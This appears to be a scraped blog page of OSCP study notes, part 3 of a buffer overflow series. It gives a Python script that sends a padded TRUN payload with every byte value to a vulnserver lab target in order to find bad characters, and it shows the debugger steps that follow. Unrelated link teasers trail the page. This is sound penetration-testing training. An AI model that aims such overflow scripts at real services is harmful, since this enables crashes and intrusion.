
OSCP Learning Notes - Buffer Overflows(3)
Finding Bad Characters
1. Find the bad charaters in the following website:
https://bulbsecurity.com/finding-bad-characters-with-immunity-debugger-and-mona-py/
2. Write the Python test script using the badchars.
#!/usr/bin/python

import socket

import sys

badchars = (

"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

shellcode = "A" * 2003 + "B" * 4 + badchars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:

    connect = s.connect(('10.0.0.XX',9999))

    s.send(('TRUN /.:/' + shellcode))

except:

    print "check debugger"

s.close()
3. Start the vulnserver on the Windows OS and Immunity Debugger to monitor this program.

4.Execute the script, the vulnserver is crashed. Then analysts it.
./badchars.py
5. After executed the scirpt, the vulnserver crashed.


6. Right click on the ESP value, and select Follow in Dump.

7. Analyst the ASCII
OSCP Learning Notes - Buffer Overflows(3)的更多相关文章
- OSCP Learning Notes - Buffer Overflows(1)
Introduction to Buffer Overflows Anatomy of Memory Anatomy of the Stack Fuzzing Tools: Vulnserver - ...
- OSCP Learning Notes - Buffer Overflows(2)
Finding the Offset 1. Use the Metasploite pattern_create.rb tool to create 5900 characters. /usr/sha ...
- OSCP Learning Notes - Buffer Overflows(5)
Generating Shellcode & Gaining Root 1.Generate the shellcode on Kali Linux. LHOST is the IP of K ...
- OSCP Learning Notes - Buffer Overflows(4)
Finding the Right Module(mona) Mona Module Project website: https://github.com/corelan/mona 1. Downl ...
- OSCP Learning Notes - Overview
Prerequisites: Knowledge of scripting languages(Bash/Pyhon) Understanding of basic networking concep ...
- OSCP Learning Notes - Exploit(3)
Modifying Shellcode 1. Search “vulnserver exploit code” on the Internet. Find the following website ...
- OSCP Learning Notes - Post Exploitation(1)
Linux Post Exploitation Target Sever: Kioptrix Level 1 1. Search the payloads types. msfvenom -l pay ...
- OSCP Learning Notes - Privilege Escalation
Privilege Escalation Download the Basic-pentesting vitualmation from the following website: https:// ...
- OSCP Learning Notes - Netcat
Introduction to Netcat Connecting va Listening Bind Shells Attacker connects to victim on listening ...
随机推荐
- 【JMeter_10】JMeter逻辑控制器__ForEach控制器<ForEach Controller>
ForEach控制器<ForEach Controller> 业务逻辑: ForEach控制器一般与用户自定义变量/JDBC结果变量一起使用,可以认为他就是一种遍历型循环,该节点下的脚本内 ...
- vscode 常用变量
${workspaceFolder} the path of the workspace folder that contains the tasks.json file ${workspaceRoo ...
- RabbitMQ巩固学习一
说起RabbitMQ大家第一时间应该想到的就是异步队列,关于异步队列的话题简直太多了,各位同学在园子里一搜便知.我第一次听异步队列这个名词感觉非常高大上
- Meteva——让预报检验不再重复造轮子
更多精彩,请点击上方蓝字关注我们! 检验是什么?****预报准确率的客观表达 说到天气预报,你最先会想到什么? 早上听了预报,带了一天伞却没下一滴雨的调侃? 还是 "蓝天白云晴空万里突然暴风 ...
- C#数据结构与算法系列(十八):冒泡排序算法(BubbleSort)
1.介绍 冒泡排序的基本思想就是:通过对待排序序列从前向后(从下标较小的元素开始),依次比较相邻元素的值,若发现逆序则交换,使值较大的元素逐渐从前移向后部,就像水底的气泡一样逐渐向上冒泡. 因为排序的 ...
- 关于 urlencode 的使用和 json 模块的介绍
先附上一段 “百度翻译” 的爬虫代码 # python爬虫实现百度翻译 # urllib和request POST参数提交 from urllib import request,parse impor ...
- ajax前后端交互原理(2)
2.NPM使用 2.1.NPM是什么 NPM的全称是Node Package Manager,是一个NodeJS包管理和分发工具,这里要搞清楚包的概念,通俗的说,包就是具有一定功能的工具(软件),本质 ...
- C#/VB.NET 在PDF中添加文件包(Portfolio)
PDF文件包(Portfolio)允许用户将多种不同类型的文件如Word.Excel.PDF.PowerPoint和图片等集合到一个PDF文件中,用户可以打开.更改PDF文件包中的单个文件.添加文件包 ...
- java.math.BigDecimal cannot be cast to [Ljava.lang.Object;
从数据库中使用sum函数取出统计值后,放进list中,遍历list的时候强转化成Object是报错. BigDecimal .Integer不是基本类型,是int的包装类,无法把包装当做基本类型来用. ...
- ionic2/Angularjs cordova node.js
ionic 和 cordova 的区别 环境的搭建{node.js,jdk1.8/jdk1.7,android sdk,intellijIdea,ionic,cordova} nodejs+ionic ...